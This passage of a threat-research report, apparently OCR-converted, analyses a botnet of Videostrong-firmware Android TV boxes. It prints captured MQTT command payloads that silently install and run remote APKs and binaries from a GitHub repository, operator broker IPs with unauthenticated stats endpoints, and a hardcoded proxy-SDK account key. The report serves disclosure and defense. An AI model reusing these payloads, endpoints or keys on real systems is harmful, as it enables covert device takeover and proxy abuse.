


Figure 5 - Example of a screenshot taken after a remote-control event

External libraries

Using the `ext/lib` channel, the broker is capable of talking to a secondary privileged package called "`com.abc.nexus`" where X.CPE acts only as a pipe in forwarding the payload from the original message. The Nexus app is capable of downloading and executing additional packages whose names are provided in the previously piped configuration along with their respective sources. Status response is provided via `ext/lib/status/report`.

These packages and modules are the key components and main monetization vectors of the entire chain; they will be described in greater detail below.

Recently, our monitoring of the Anyevonline broker captured what seemed to be a pair of related messages sent out to hundreds of devices at the same time. One part was utilizing the `function/app/uninstall` channel to uninstall Nexus from the box.

```
{
  "packageNameList": ["com.abc.nexus"],
  "immediately": true,
  "async": true
}
```

© 2026 - Plume Design, Inc. All rights reserved.

The other part was silently deploying SSO Auth (`com.android.sso.auth.handler`) from the usual GitHub source.

```
{
  "versionName": "10",
  "versionCode": 10,
  "androidVersion": "12-GMS",
  "fileUrl":
"https://github.com/Aviciiii/ott/releases/download/other/app-GENERIC-
release-sso.apk",
  "immediately": true,
  "async": true
}
```

Based on the quantity, timing, and content of these messages, the threat actors clearly decided to replace Nexus with SSO Auth on as many devices as possible. We will have a look at this later on.

Infrastructure

Before we get into the technicalities, we need to look at the infrastructure and vendors behind the entire operation. Everything starts with a company called Videostrong, which provides its partners with firmware for these devices. To offer a more appealing overall package, Videostrong also supplies management capabilities that work alongside its firmware: an OTT Operation Management Platform (OTT OMP), an IPTV/OTT Solution (CMS), and an IoT/Terminal Management System (TMS). From our perspective, OMP is the most interesting; it gives operators real-time control of an entire OTT (over-the-top) fleet, including device management, statistics, IPTV media content management, and advertising.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 6 - Videostrong's OTT Operation Management Platform taken from "https://www.videostrong.com/products-show/ott-operation-management-platform"

In this chain, X.CPE is the agent running on the devices, and TMS is the server controlling them. There is a more detailed architecture breakdown on Videostrong's website about the entire stack. We were interested in the communication path between the set-top boxes and the TMS server.

Architectural elements discovered

When we observed the communication flow between devices and the TMS server, we found a few server-side services: one titled **OTT**, one titled **Home**, and an EMQX instance on port 18083; the latter is an open-source, enterprise-grade platform for MQTT-based management. X.CPE connects to that broker with `useSsl` false, on a 388{x} MQTT port once it was retrieved via the MQTT config.

© 2026 - Plume Design, Inc. All rights reserved.




*Figure 7 - EMQX dashboard login screen taken from "*http://mqtt.szbboys.com:18083/"

Each TMS instance returns one associated MQTT host in its own MQTT configuration file. By analyzing various firmware images related to Videostrong and using Plume's telemetry, we were able to identify three different TMS and MQTT pairs:

- **Anyevonline**. This is X.CPE's default ACS (`mcstb.anyevonline.com` / `stb{n}gms.anyevonline.com`). MQTT host is `mqtt.szbboys.com` (`219.134.163.210`).
- **YOKATV**. TMS is `tms.yokatvonline.com:8443`. MQTT host is `usamqtt.szbboys.com` (`38.145.197.30`).
- **TV2 Consulting**. TMS is `vstms.tv2consulting.com`. MQTT is on the same host (`192.188.183.111`).

The EMQX login screen shows only the management console, with no information about device count or other properties. After further exploration, we managed to find EMQX's Prometheus endpoint (`/api/v5/prometheus/stats`) on the same host and port. Normally, the endpoint is restricted, but these brokers were configured with authentication disabled; as a result, we could retrieve live stats without credentials.

The number of devices connected to a machine is `emqx_live_connections_count`. Anyevonline runs three nodes on one broker, so the entire fleet is reflected by `emqx_cluster_sessions_count`. The data snapshot was taken on 8 September 2026.

© 2026 - Plume Design, Inc. All rights reserved.

```
# HELP emqx_cluster_sessions_count
emqx_cluster_sessions_count 412399
# TYPE emqx_cluster_sessions_max gauge
# HELP emqx_cluster_sessions_max
emqx_cluster_sessions_max 554464
# TYPE emqx_topics_max gauge
# HELP emqx_topics_max
emqx_topics_max 18094119
# TYPE emqx_topics_count gauge
# HELP emqx_topics_count
emqx_topics_count 13495414
```

Figure 8 - Online devices from Anyevonline's Prometheus endpoint. Data was taken from "http://219.134.163.210:18083/api/v5/prometheus/stats"

```
# HELP emqx_cluster_sessions_count
emqx_cluster_sessions_count 27326
# TYPE emqx_cluster_sessions_max gauge
# HELP emqx_cluster_sessions_max
emqx_cluster_sessions_max 28227
# TYPE emqx_topics_max gauge
# HELP emqx_topics_max
emqx_topics_max 1014722
# TYPE emqx_topics_count gauge
# HELP emqx_topics_count
emqx_topics_count 972001
```

Figure 9 - Online devices from YOKATV's Prometheus endpoint. Data was taken from "http://38.145.197.30:18083/api/v5/prometheus/stats"

Size of the deployments:

Network	MQTT host	Address (at scan)	Online (Prometheus, 8 Sep 2026)
Anyevonline	`mqtt.szbboys.com`	`219.134.163.210`	424,108 cluster sessions (3 nodes)
YOKATV	`usamqtt.szbboys.com`	`38.145.197.30`	26,477 live connections (1 node)
TV2 Consulting	`vstms.tv2consulting.com`	`192.188.183.111`	0

Device count is a snapshot of total active connections at a given time. The total number of unique devices is higher; we estimate it to exceed 1.3 million. The number of active devices on Anyevonline is an order of magnitude larger than on the US-based YOKATV

© 2026 - Plume Design, Inc. All rights reserved.

broker. TV2's broker is up and running, yet we found no devices connecting to it. The charts below reflect online devices over time, with timestamps in Central European Time.

On Anyevonline, the peak is around 3 pm and drops around 6 am, indicating that most connecting devices are based in Asia.




Figure 10 - Online devices chart based on data from Anyevonline's Prometheus endpoint

On YOKATV, the peaks are between 8 pm and 4 am. That matches our initial US-based attribution of the broker.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 11 - Online devices chart based on data from YOKATV's Prometheus endpoint

Worldwide operation

The different TMS deployments along with the varying online presence of the devices were already a good indication of the scale and extent of the operation. The final validation came when we started mapping firmware images to brands, vendors, devices, and countries. The global fleet mixes AOSP (Android Open Source Project) and Google-certified devices, supplied either directly by Videostrong or via one of its partners.

The `vendor` property in the inform reports equals what the firmware image contains in `Build.MANUFACTURER`; occasionally it is a short TMS tenant code. About 189,000 devices appeared only on MQTT channels that don't carry vendor information; we tried to map those by model information instead.

Vendor	Device count	What it is
`Droidlogic`	189,352	Mix of products: SviCloud 9P/9S/10P/10S, SkyCom, BEM Maximus 6.0, WOW and others.

© 2026 - Plume Design, Inc. All rights reserved.

ext-MECOOL	182,585	MECOOL / Strong Leap-S1 / generic "4K Android TV Box". The ext- prefix is the KM2-class X.CPE build.
AB	92,482	Tenant code (same as BB). Android 9 OEM image. PRO-M2 models popular in Iraq; CBOX_3.0, Pulse, Maximus 5.0.
Google	59,031	Build.BRAND=google, includes INTV-110 (Steren Mexico), I-905, MyBox, 8S.
Aquario	40,087	Brazilian retail STV-3000 Plus. TMS customer.
VS	28,196	Factory manufacturer string from oem.prop. KM7, M8SPROW, DongleTV1, INTV_1000, Maximus.
BB	13,197	YOKATV IPx series.
Amlogic	3,286	SoC vendor, not a consumer brand.
ext-SkyworthDigital	2,917	Leap-S1 / KM2: Videostrong firmware signed as Skyworth; Strong/MECOOL retail. TMS customer.
Videostrong	964	Company name on the device (KM7SE, INTV_ASIST, Steren INTV-1000, MegaFon KM8-ATV-MF).
RockTek	407	Taiwan-based OEM. TMS customer.
MECOOL	303	Older KM8-class.
Lemon	290	IPx1 variant, same YOKATV family as BB.

Based on the data collected from the various MQTT traffic, we mapped devices to actual locations for a worldwide breakdown:

© 2026 - Plume Design, Inc. All rights reserved.




Figure 12 - Worldwide representation of the affected devices

Now that we better understand the architecture and vendors involved, let's look at how the threat actors use the network.

Going down the rabbit hole

The previous section showcased how X.CPE receives `ext/lib/config` channel messages and hands them over to Nexus without interpreting the payload. Next, monetization kicks in.

This reflects careful planning and an evolving design by the malicious actors. Anyone analyzing X.CPE in isolation or as part of a firmware package won't find clear malicious indicators in its functionality; instead, the code is meant to be interpreted as device-management code. When Nexus is added to this equation, the picture starts to distort. The message pipe functionality shows that X.CPE was already prepared to work with Nexus when it arrived.

Note that this is only accurate for the current X.CPE builds. Earlier versions behaved differently. We will describe the evolution of X.CPE in a dedicated chapter.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 13 - Overview of the Anyevonline chain

Nexus

The MQTT channel is called `ext/lib` for a reason; the libraries received there are external third-party agents which are not part of Videostrong's stack. Integration still requires a host on the device that can receive messages, fetch files, and execute them according to the operator's needs. The connector is Nexus.

The Nexus package we found was version 1.7.88, bundled with Appsalt, Traffmonetizer, and Linkfog. Appsalt and Traffmonetizer are residential proxy SDKs; the former appears to be built from the Honeygain SDK codebase, but operates as an independent network using its own servers and infrastructure. We will cover all three bundled packages in detail shortly.

The GitHub repository contains two versions of the Nexus application: one with a user interface, where the user could give consent, and one without it. In our case, the second version was installed on the devices, so the user never sees a consent dialog. It is signed with Videostrong's platform certificate, meaning it runs with elevated privileges

© 2026 - Plume Design, Inc. All rights reserved.

(INSTALL_PACKAGES) and can install, update, or uninstall other applications without further user confirmation. Once it receives the appropriate message, Nexus will load the libraries that the config describes as enabled, in its own process.

An example of a shortened inbound configuration:


```
{
  "version": 120,
  "policys": [{"runId": 1018, "runLib": ["linkfog"], "runTime": -1}],
  "status": [
    {"enable": true, "libCode": "linkfog"},
    {"enable": false, "libCode": "bwm"},
    {"enable": false, "libCode": "adtime"},
    {"enable": false, "libCode": "admoyu"},
    {"enable": false, "libCode": "titan"},
    {"enable": false, "libCode": "lb102"}
  ],
  "infos": [
    {
      "libCode": "linkfog",
      "libChannel": "SZKJ",
      "libResource": [
        {
          "architecture": "arm64-v8a",
          "address":
"https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/lw_and
roid_agent_special_ndk_64",
          "md5": "abd0b6de6fdf78234f5dab098d5dd229"
        },
        {
          "architecture": "armeabi-v7a",
          "address":
"https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/lw_and
roid_agent_special_ndk_32_20250717",
          "md5": "d8971688d1929b6ed915b80eca7e7e3f"
        }
      ]
    },
    {
      "libCode": "adtime",
      "libChannel": "z001",
      "libResource": [
        {
          "architecture": "arm64-v8a",
          "address":
"https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/videoa
dtime_pproxy_64",
          "md5": "fd206760872feb277933003a7b2c9ad8"
        },
        {
```


© 2026 - Plume Design, Inc. All rights reserved.

```
          "architecture": "armeabi-v7a",
          "address":
"https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/videoa
dtime_pproxy_32",
          "md5": "a53a2e7d6b5295000a0bed91c9fd59da"
        }
      ]
    }
  ],
  "serverPool": {
    "defaultPool": "Pool5",
    "offsetPools": {
      "Pool5": {"primary": "https://ott.szbboys.com", "backups":
"http://ott.szbboys.com:8000"}
    }
  },
  "immediately": true,
  "async": true
}
```


The remaining `infos` entries (`bwm`, `admoyu`, `titan`, `lb102`, `amh`) have empty `libResource` properties. All our captures contained the same `libCode` entries, and only two of those had actual download URLs.

libCode	Channel	Enable (Anyevonline)	Download
`linkfog`	`SZKJ`	true	GitHub `lw_android_agent_special_ndk_64` / `_32_20250717`
`adtime`	`z001`	false	GitHub `videoadtime_pproxy_64` / `_32`
`bwm`	`bwm`	false	empty
`admoyu`	`sp003`	false	empty
`titan`	`titan`	false	empty
`lb102`	`lb102`	false	empty
`amh`	`amh`	false (when present)	empty

© 2026 - Plume Design, Inc. All rights reserved.

Comparing the inbound configurations with status reports from actual devices revealed another set of modules (`lx102`, `gaga`, `iotv`, `puyang`), all with a false running state. This leaves `linkfog` the only currently active module on the Anyevonline network.

Note that the same Nexus package was discovered recently in a campaign targeting automotive head units. The `admoyu` module from the above list is the very same one that the blog ties to AdmoyuService.

Besides the external libraries that can be enabled by Nexus, this build also contains two bandwidth SDKs: Appsalt and Traffmonetizer. Their respective account keys are stored in `libnative_keys.so` and will be used at runtime when the SDKs start.

```
int __fastcall Java_com_abc_nexus_utils_NativeKeyStore_getAppsaltKey(int a1)
{
  char *v2; // r0
  char *v3; // r5
  int v4; // r4

  v2 = (char *)malloc(size: 0x21u);
  if ( v2 == nullptr )
    return 0;
  v3 = v2;
  strcpy(v2, "dcb48509badee499379fa1f65a2cefe5");
  v4 = (*(int (__fastcall **)(int, char *))(*(_DWORD *)a1 + 668))(a1, a2: v2);
  free(ptr: v3);
  return v4;
}
```

Figure 14 - Example of the Appsalt key in libnative_keys.so

Appsalt

Appsalt is a popular bandwidth-monetization SDK. Application developers embed it for extra profit; unused network capacity and the device's IP address become a paid residential proxy exit node, and third parties route traffic through the household for needs such as ad verification, price comparison, and collecting public web data. Appsalt's legal requirements for partners state that every SDK user "must provide explicit consent for creating exit nodes on their devices and sharing their Internet traffic." Before the SDK is installed, the host app must show a pop-up that explains how it works with an "I accept" button. Partners may be required to use Appsalt's built-in consent window, and users must be able to switch off the SDK at any given time from within the app.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 15 - Appsalt SDK product page taken from "https://appsalt.com/sdk/"

Traffmonetizer

Traffmonetizer operates in a similar business model under a different brand. Developers embed the SDK with an account token; once users start sharing a slice of their bandwidth with Traffmonetizer's network, the developer gets paid per gigabyte. Traffmonetizer's terms treat installation and agreement as one act: "By installing the Application and agreeing to the terms described in this Agreement, the User becomes a part of the Traffmonetizer network of Users who share their internet traffic with Traffmonetizer in exchange for Earnings". Joining the network "confirms that the User shares their internet traffic willingly". The agreement "is considered commenced on the date the User confirms they accept the terms".

© 2026 - Plume Design, Inc. All rights reserved.

